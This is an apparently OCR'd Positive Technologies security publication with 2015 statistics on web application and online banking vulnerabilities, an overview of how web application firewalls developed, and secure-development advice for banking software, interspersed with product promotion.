
All banking and IT websites contained critical vulnerabilities, results similar to 2014. There was improvement only in the manufacturing industry and telecom applications.

ALMOST EQUALLY VULNERABLE PRODUCTION AND TEST SITES

The percentage of vulnerable applications already put into production is extremely high: more than a half (63%) contained critical vulnerabilities. These vulnerabilities allow an attacker to obtain full control of the system (in case of arbitrary file upload or command execution) or sensitive information as a result of SQL Injection, XXE, etc. An intruder also can conduct a DoS attack.


SOURCE CODE ANALYSIS DETECTS MORE VULNERABILITIES

Source code analysis uncovers more high-severity vulnerabilities than the black-box technique, however, even black- and gray-box testing discovered a high percentage of critical flaws (59%).




Vulnerabilities detected for test and production systems


Even if an intruder does not have access to source code, web applications are not necessarily secure.



Systems with vulnerabilities of various severity levels (by testing methods)



Average number of vulnerabilities per system



Average number of specified severity vulnerabilities per system

The average number of different severity vulnerabilities detected by the white-box testing is higher than the results that came from black- and gray-box testing.

The study also includes the assessment of manual and automated (using the automated scanner) white-box testing. The code analyzer discovered on average 15 critical vulnerabilities per system, while manual testing detected only 4 vulnerabilities.

Thus, the white-box testing is more efficient than other methods without source code analysis. Automated code analysis is effective when investigating code volumes of applications with numerous libraries.

The 2015 results demonstrate how important it is to regularly analyze web application security. It is important to analyze security at all development stages and regularly (e.g. twice a year) in the course of operational use: more than a half (63%) of applications put into production contain critical vulnerabilities. This can lead to sensitive data disclosure, system compromise or failure. It is important to use application firewalls to protect against attacks on web applications.

You can find the full version of the report at *www.ptsecurity.com/research*.

POSITIVE TECHNOLOGIES LISTED AMONG VISIONARIES IN GARTNER'S MAGIC QUADRANT FOR WEB APPLICATION SECURITY

Gartner, one of the most well respected international analytical companies, included Positive Technologies in the list of advanced developers working in the field of web application security in 2015. Fourteen companies were included in the list of the Gartner Magic Quadrant for Web Application Firewall, but only two were rated as a Visionary. Gartner analysts noted Positive Technologies for its "unique, leading-edge security feature". There is a free drive test that shows how effective the company's products are: participants may use PT Application Firewall as a virtual or hardware solution during the agreed period of a pilot project. The PT Application Firewall installation does not require infrastructure changes in the participant's program. The testing is carried out by Positive Technologies specialists or by certified specialists and partners. You have a chance to apply for participation in this program or read the full Gartner report at af.ptsecurity.com.

WEB APPLICATION FIREWALLS:
WAYS TO PROTECT YOUR SITE

In 2015, Positive Technologies was listed as a "visionary" in Gartner's Magic Quadrant for Web Application Firewalls (WAF). This new research ranking appeared for the first time in 2014, while by contrast Magic Quadrant for SIEM was first released in 2009. This honor has generated many questions about what WAF is, as some in the industry are still not able to distinguish a web application firewall from a regular network firewall or IPS.

This article will provide an outline of perimeter security evolution in the context of increasing attack sophistication.

1. BACK TO THE BEGINNING: PACKET FILTERS

Initially, the word "firewall" indicated a network filter between a trusted internal network and the Internet. This filter was used to block suspicious network packets using the network and channel level criteria of the OSI model. It focused only on source and destination IP addresses, fragmentation flags, and port numbers.

Its functionality continued to expand to include session level gateways and stateful firewalls. These second-generation firewalls improved in quality and efficiency as they started to check packet relation to active TCP sessions.

However, this type of defense is practically useless against modern cyber threats most of which exploit application level vulnerabilities (80%), ignoring architecture and service flaws. Additionally, the blocking of specific ports, addresses, or protocols (the primary mode of operation for firewalls) may "cut off" legitimate applications. This means that the security system is required to conduct a more in-depth analysis of packet content, i.e. "understand" how applications work, in order to be truly effective.

2. IDS/IPS

The next evolution of this type of defense are intrusion detection (IDS) and prevention (IPS) systems. They are able to inspect data fields in TCP packets and perform monitoring activities at an application level in accordance with particular signatures. An IDS can detect both external and internal attacks as it listens on the switch's SPAN port.

To improve security mechanisms, the IDS/IPS started to use decoders (parsing TCP packet fields) and preprocessors (parsing application level protocols, e.g. HTTP). Usage of preprocessors in IPS Snort allowed for a significant increase in perimeter security efficiency in comparison to a packet filter, even though the latter checks packets at an application level (IPtables with the layer7 module).

However, the main handicap found in a packet filter still remained: the check is conducted per packet disregarding the relationship to sessions, cookies, and application operation logic.

In addition, proxy servers appeared to counter virus propagation, while reverse proxy servers helped to balance the load. They differ in terms of technology, but both may fully operate at an application level: two TCP connections, from proxy to a client and vice versa, are established; traffic analysis is conducted exclusively at an application level.

3. JACK OF ALL TRADES: NGFW/UTM

The next evolution of intrusion detection systems is the appearance of UTM (unified threat management) and NGFW (next generation firewall) solutions.

They function in practically the same way, but are marketed as different types of systems. Both software solutions tried to merge features of different products (antivirus, IDS/IPS, packet filter, VPN gateway, router, balancer, etc.) into one device. However, attack detection in UTM/NGFW is executed on the basis of the same outdated technology as the previous systems and has the same limitations.

The specifics of a web application suggests that multiple TCP connections may be established during a single user session with a web server. They are opened from different addresses, but have a common session identifier (possibly dynamic). This means that in order to guarantee accurate web traffic security, a platform based on a full-function reverse proxy server is required.

However, the difference in technology is not the only thing that distinguishes web application security.

4. WEB APPLICATION PROTECTION: WHAT WAF SHOULD BE ABLE TO DO

Part of what makes web applications different from any other application is variety and interactivity. This creates a whole new generation of threats that regular firewalls are unable to counter. According to our estimates, in 2014, 60% of corporate level attacks were conducted via web applications bypassing standard security tools.

Web Application Firewall is a firewall for applications that employ HTTP/HTTPS for data transfer and the following functions distinguish WAF from the previous security systems:

	WAF	IPS	NGFW/UTM
Multiprotocol security	–	+	+
IP Reputation	±	±	±
Attack signature	+	±	±
Automatic learning, behavior analysis	+	–	–
User protection	+	–	–
Vulnerability scanner	+	–	–
Virtual patching	+	–	–
Correlations, attack chains	+	–	–

Below we will elaborate on each of these key upgrades:

Multiprotocol security

Due to its narrow specialization, a WAF is not able to protect a system from protocol issues unless it is HTTP/HTTPS-based. However, the existing variety of non-HTTP based data exchange tools is so overwhelming that only a dedicated system would be able to manage it. For example, some variables and values are transferred in *example.com/animals?dogs=32&cats=23* or *example.com/animals/dogs/32/cats/23* formats; some use cookies or HTTP headers to transport application parameters.

In addition, advanced WAF models may analyze XML, JSON, and other protocols of modern portals and mobile applications. In particular, this feature is capable of counteracting majority of firewall bypassing methods (HPC, HPP, Verb Tampering, etc.).

IP Reputation

The IP Reputation technology is based on black and white resource lists and is equally accessible for any perimeter security tool. However, the practical value of this method is overestimated. Our experts encountered well-known news agencies that had been unintentionally distributing malware to their users for months, yet were never included on black lists. Unfortunately, malware injection vectors are extremely varied and even a government site may become a source of virus propagation.

Attack Signatures

The signature approach to attack detection is very common, but only correct traffic preprocessing available for the WAF may provide adequate usage of signatures. Preprocessing flaws lead to excessive bulkiness of attack signatures: administrators get overwhelmed with extremely complex regular expressions, whose authors, for example, tried to reflect the possibility of transferring a parameter both in clear text and in 16-digit code with a percentage sign.

Automatic Learning and Behavior Analysis

In order to execute application level attacks, hackers exploit 0-day vulnerabilities, which renders signature analysis methods useless. Instead, a system needs to analyze network traffic and system logs to create the correct application operation model and use it to detect anomalies in system behavior. Due to its architecture, a WAF may examine an entire user connection session, which gives opportunities for a more thorough behavior analysis than an NGFW can provide. This allows for attack detection with automated tools (scanning, brute forcing, DDoS, fraud, involvement in botnets).

In most cases, building a behavior analysis model implies that developers take "white traffic" and "feed" it to security tools. However, it is impossible to design a behavior scheme for a "good" user because user behavior may change. At the same time, a chance to learn using real "gray traffic" is given only to a limited number of software solutions, all of which are WAFs.

User Protection

Perimeter security equipment in this article is focused on the protection of servers that contain web applications. However, there is another attack type (e.g., CSRF) that targets a web application client. As attack traffic doesn't pass through the protected perimeter, at first glance it seems impossible to protect against it.

However, in fully exploring that attack scenario, this initial conclusion may prove untrue. If a user goes to a bank website, undergoes an authentication process, and opens an infected resource in another tab, then JavaScript loaded in another window may generate a request to secretly transfer money, while the browser will give out all authentication data required as the user session with the bank is not yet terminated. In the situation above, authentication algorithm vulnerabilities in the bank software are quite obvious. If there was a unique token generated for each web page, such problem wouldn't even be on the menu.

Unfortunately, software developers do this infrequently. Some WAFs may independently implement similar security mechanisms into web forms and this way protect client's requests, data, URL, and cookie files.

Vulnerability Scanner Integration

The perimeter equipment is not only responsible for web application protection, but also for attack monitoring. The educated monitoring is based on the understanding of software flaws, which sorts and removes irrelevant attack attempts and only distinguishes those that may exploit the existing vulnerabilities.

The best WAF examples integrate service vulnerability scanners that operate in the black box mode or dynamic analysis mode (DAST). Such scanners may be used in real time for fast scanning of vulnerabilities targeted by attackers.

Virtual Patching

Even well-known vulnerabilities can't be fixed immediately. Code patching takes time and resources, and sometimes it means stopping important business processes in order to install the patch. To counter such individual threats on an IDS/IPS and their successor UTM/NGFW, user signatures are employed. However, the creation of such a signature requires in-depth understanding of attack mechanisms; otherwise, the signature may not only overlook a threat, but also generate a large number of false positives.

Most up-to-date WAFs implement an automated approach to virtual patching. For this purpose, they use a source code analyzer (SAST, IAST). Not only does it show vulnerable strings in the code, but it also generates an exploit with specific values. These exploits are passed to the WAF for automated creation of virtual patches until the code is fixed.

Correlations and Attack Chains

A traditional firewall reacts to thousands of suspicious incidents all of which should be examined manually in order to detect a real threat. Gartner experts note that IPS vendors prefer to disable most web application signatures to reduce the risk of such issues appearing.

Most modern WAFs are able to group incidents automatically and detect the attack chain — from spying to data theft or backdoor setup. Instead of thousands of potential attacks, information security specialists receive a few dozens of truly important messages.

WHAT'S NEXT?

WAF solutions will always differ in functionality depending on a vendor, but below are the most common additional features of modern application level firewalls:

+ Monitoring SSL traffic as an extra security level. Gartner experts distinguish the ability to check encrypted traffic as one of the major WAF features that makes it stand out among typical firewalls and IPSs.
+ Authentication services: a WAF is a single entry point for web applications or acts as an authentication broker for outdated applications with a malfunctioning authentication procedure.
+ Support of content security policy (CSP) for protection against XSS and other attacks.

Positive Technologies specialists name the following major directions in which the evolution of application level firewalls may go in the nearest future:

+ New algorithms of behavior analysis that allow differentiating users to detect bots and adversaries (UBA).
+ Protection of applications that have at least one of the following characteristics: based on HTML5, based on XML protocols, with non-relational databases (NoSQL).
+ WAF for specific application types: online banking, ERP systems, telecom and media applications, etc.

This article is focused only on the technological aspects of a WAF. In practice, users must consider organizational aspects as well (e.g., standard compliance, WAF integration with other security resources like antiviruses, DLP, etc.) and that deployment models may also differ: from hardware, software, or virtual solutions to a cloud service in SaaS, VAS, and MSS.

FINANCIAL SECTOR: KEY VULNERABILITIES IN 2015

Online banking (OLB) systems are publicly available web and mobile applications, so they suffer from vulnerabilities typical of both applications and banking systems. Bank-specific threats including theft of funds, unauthorized access to payment card data, to personal data, and to bank secrets, denial of service, and many other attacks that can trigger significant financial and reputation losses.


This report synthesizes statistics that were gathered during OLB security audits performed by Positive Technologies in 2015. Comparison with the results obtained in 2013 and 2014 vividly illustrates the dynamics of information security development in modern OLB systems.

CASES

The research covered 20 OLB systems, including several financial services written in 1C that usually have vulnerabilities similar to those in online banking. The 20 OLB systems tested have all undergone a complete analysis including an operation logic audit. Most systems are designed for personal online banking (75%) and they include mobile banking systems consisting of server and client components (35%).

65% of the systems were developed by banks using Java (the majority of apps) and 1C (8%). The rest were implemented on platforms of well-known vendors. In order to comply with our responsible disclosure policy regarding vulnerabilities, no companies are named in this report.

Most OLB systems (75%) are operational and accessible to clients. The rest are testbeds, but ready for commissioning. 57% of OLB systems developed by well-known vendors are operational.



System distribution by maximum severity of the vulnerabilities detected

FINDINGS: AUTHORIZATION FLAWS LEAD THE WAY

The percentage of high-severity vulnerabilities has dropped (14%), though the general level of OLB security remains low: high-severity vulnerabilities exist in almost every online banking service (90% of systems in 2015 vs 44% in 2013-2014).

More than half of the systems tested (55%) contain vulnerabilities that may lead to unauthorized access to user data. These security bugs are primarily caused by authorization flaws. The second most common flaw (50%) is insufficient session security (improper user session termination, incorrect cookie settings, multiple sessions under the same account, and lack of association between user sessions and client IP addresses).


In 2013-2014, the CVE-2015-1635 vulnerability was absent, but in 2015, it was detected in two OLB systems. This vulnerability is generated by HTTP.sys errors on Windows (see Microsoft MS15-034). Exploiting this security flaw, hackers can execute arbitrary code or conduct a DoS attack via specially crafted HTTP requests.

The research also revealed threats that could be used against OLB systems if exploited together with other vulnerabilities detected.


Thus, one of the systems allows a hacker to steal money via a combination of insufficient session security and two-factor authentication flaws.

25% of the investigated OLB systems are under threat of serious attack. These attacks include theft of money by an authorized user as a result of rounding attacks, unauthorized access to arbitrary user operations, and SQL Injection. As a result, banks could suffer financial losses and lose their reputation as a reliable partner.

About half of the systems (55%) allow an unauthorized user to access a DBMS with personal and financial data.




Top OLB vulnerabilities (across systems)



OLB security issues

COMMERCIAL OLB SYSTEMS BECAME MORE VULNERABLE


All commercial OLB systems appear to be exposed to high-severity vulnerabilities. This is similar to personal OLBs (87%). The number of medium-severity vulnerabilities per commercial system has visibly increased since 2014. The security level of commercial OLB systems has dropped, the security level of personal systems remains as low as in 2014.



Average number of vulnerabilities in personal and commercial systems

OLB VENDORS DO NOT GUARANTEE SECURITY

OLB systems supplied by vendors contain 50% more source code bugs than OLBs developed by on-site programmers (40% vs 28%), though in-house OLBs have more vulnerabilities in program configuration (35% vs 27%). In 2013 and 2014, off-the-shelf OLBs had twice as few security flaws (14%).




Vulnerabilities by severity for off-the-shelf and in-house systems

The number of high-severity vulnerabilities in online bank systems developed by vendors has dropped as compared to 2013-2014, but nonetheless all of these products have critical bugs.


OLB systems supplied by dedicated developers contain 1.5-2 times more vulnerabilities than in-house systems, as the latter are developed for a particular architecture and have set functionality, which makes them simpler and, thus, less vulnerable. However, switching from off-the-shelf to in-house systems does not mean that the newly developed OLB will be secure.

PRODUCTION SYSTEMS ARE VULNERABLE


Production systems contain fewer vulnerabilities than testbed systems in 2015, indicating that banks undertake some effort to secure their running applications. However, the security level of production OLB systems is not high: almost all of them contain high-severity threats. 40% of all vulnerabilities detected in production systems are highly dangerous.



Vulnerabilities of various severity in test and production systems



Authentication vulnerabilities in off-the-shelf and in-house systems



Application vulnerabilities by mobile OS

FLAWS OF PROTECTION MECHANISMS

A predictable ID format is typical of all OLB systems, and only 60% of them provide users with an opportunity to change it.

Two-factor authentication used for logon and transactions mitigates risks of users' money being stolen, but 24% of systems do not use this mechanism at all and 29% of systems implement it incorrectly. Almost half of the in-house systems (45%) are vulnerable, and off-the-shelf systems also have this flaw (33%).


Over one third of OLB (35%) do not protect a session from hijacking and further exploitation.

IOS BANKING APPS ARE BETTER

iOS applications are still more secure than Android apps with 75% of systems exposed to high-severity vulnerabilities, but one third of security bugs in iOS apps are highly dangerous. These bugs are triggered by storing and transferring data in clear-text.

Each Android application contains 3.8 vulnerabilities (compare to 3.7 in 2013-2014), while each iOS application contains 1.6 vulnerabilities (2.3 in 2013-2014).

Though the most common mobile OLB vulnerabilities are classified as medium severity, in some cases a combination of bugs can have a critical impact on the system. For example, if logon is performed via a short PIN code and session IDs are stored in the file system, a hacker with physical access to the device can spoof a web server's response, and every time an incorrect PIN code is entered, the server will return the true value. A hacker can thus obtain full control over a user's personal account including changing settings or executing transactions. One of the systems tested allows a hacker to access a user's mobile bank, exploiting insecure data transfer. In this case, the system facilitates the use of self-signed certificates while transferring data via HTTPS.



Top mobile banking vulnerabilities

CONCLUSION

The security level of OLB systems remain low, though the total number of high-severity vulnerabilities has dropped as compared to 2013-2014.


The security bugs found in systems already put into production indicate the importance of secure software development lifecycle processes. Security audits of an OLB system should be performed not only prior to commissioning, but also during the course of its operational use. These audits should be regular (e.g. twice a year) and should involve control over elimination of detected flaws.

Off-the-shelf systems are of primary concern: in fact, they are more vulnerable than systems developed by on-site programmers. Banks should also use preventive protection means like web application firewalls. When using commercially available systems, a WAF is required until the third-party vendor releases an update, which prevents attackers from exploiting already known vulnerabilities.

To access a user account, a hacker needs to use well-known flaws like insufficient session security. OLBs must ensure that the correct implementation of security mechanisms is used. It is important to implement secure development procedures and provide comprehensive testing at the acceptance stage.

Considering the findings of this report, that the severity of source code vulnerabilities remains relatively high, it is necessary to regularly check OLB security via white-box testing (including automated tools) or other techniques.

Full research is available at *www.ptsecurity.com/research*.



ROSEVROBANK CHOSE PT APPLICATION FIREWALL TO PROTECT ITS WEBSITE

RosEvroBank is one of the 50 largest Russian banks in terms of assets and funds. To protect against an increasing number of attacks on web applications, the bank needed a modern security tool. The bank's security department considered solutions from different vendors worldwide, but opted to use PT Application Firewall. During the testing, PT Application Firewall successfully prevented all attacks identified as common by OWASP and WASC, including SQLi, XSS, XXE, and CSRF. Then, specialists set a two-node high availability cluster, which allowed further horizontal scalability.

DEVELOPING SECURE ONLINE BANKING APPS: IDENTIFYING KEY CHALLENGES AND OPPORTUNITIES

In 2014, there were 30% more attacks against Russian banks than in 2013. Hackers were trying to steal about $91.6 million held in reserves, and this sector is targeted due to insufficient security around financial applications.

Statistics shows that more than half of online banking systems (54%) contained XSS vulnerabilities open to MitM attacks designed to gain access to E-banking. Mobile applications are equally vulnerable as in 2014, 70% of Android "wallets" and 50% of iOS apps contained vulnerabilities that could allow access to an e-money account.

Detecting and correcting vulnerabilities in advance of exploitation is clearly better than facing the consequences of attacks. In support of that, Positive Technologies experts Timur Yunusov and Vladimir Kochetkov held a hands-on lab about secure development of banking applications in October 2015, and the following is a summary of the informative event, highlighting key areas where vulnerabilities exist.

ACCESS CONTROL ISSUES

These problems arise during the implementation of such access control mechanisms as identification, authentication (including two-factor), and authorization.

Security audits regularly reveal various errors — improper access control or access gained to different backend and administrator systems. You can find the most common vulnerabilities in almost every bank and banking application.

The root of the problem is an improper use of cryptographic protocols and primitives (encryption tools embedded in standard libraries, e.g. NET Java). However, you should avoid using low-level cryptographic primitives because misconfiguration can easily damage application encryption.

One of the most devastating consequences of such misconfiguration is a padding oracle attack resulting from a weak block cipher mode of operation, and to avoid this, developers should use high-level libraries — KeyCzar, libsodium, etc. — instead of low-level algorithms.

The other problems are related to the security-through-obscurity approach. Every bank uses encryption (SSL, TLS, etc.) and often encodes data at an application layer (L7). This gives financial organizations an illusion of security, and they think that the backend doesn't require protection — everything is "wrapped up" in encryption, and no hacker can send anything to the server.

This belief is wrong as encryption is susceptible to reverse engineering, and checks in mobile applications can be bypassed if an attacker has physical access to the device. In this scenario, a hacker can always conduct a MitM attack against SSL traffic. Sometimes, an attacker can bypass the encryption and exploit vulnerabilities — for example, from fields on a website.

WORKFLOW CONTROL ISSUES

The most widespread and critical errors (and associated attacks) of workflow control are:

+ Insufficient process checks
+ Race condition and other attacks against atomicity
+ Other business logic vulnerabilities
+ CSRF attacks

This problem is the second most common in banking applications. To minimize these problems and ensure business logic security, a financial institution needs to formalize every business process. For the purposes of this article, business logic is defined as "functional domain knowledge logic", and domain knowledge is a set of entities, their invariants, and interaction rules.

To avoid vulnerabilities in abstract domain knowledge, it is enough to: a) have a formalized and self-consistent description of entity invariants and rules of their interaction; and b) implement strict (forced, with no exceptions) control over all the invariants and domain knowledge rules, when entities cross trust boundaries.

Domain knowledge logic can be often expressed as a workflow (or a finite-state machine). The states of the workflow are sets of accepted entity invariants of the domain knowledge, and transition from one state to another is the only way of their interaction. Thus, you can lay down several rules to protect implementation of domain knowledge:

1. You should avoid recursive paths and loops in the workflow.
2. You must consider how the integrity of data separated by different workflows could be affected.
3. You must also store the current state of the workflow in front of the trust boundary, not behind it (i.e. on the server, not on the client, as applied to a two-tier architecture).
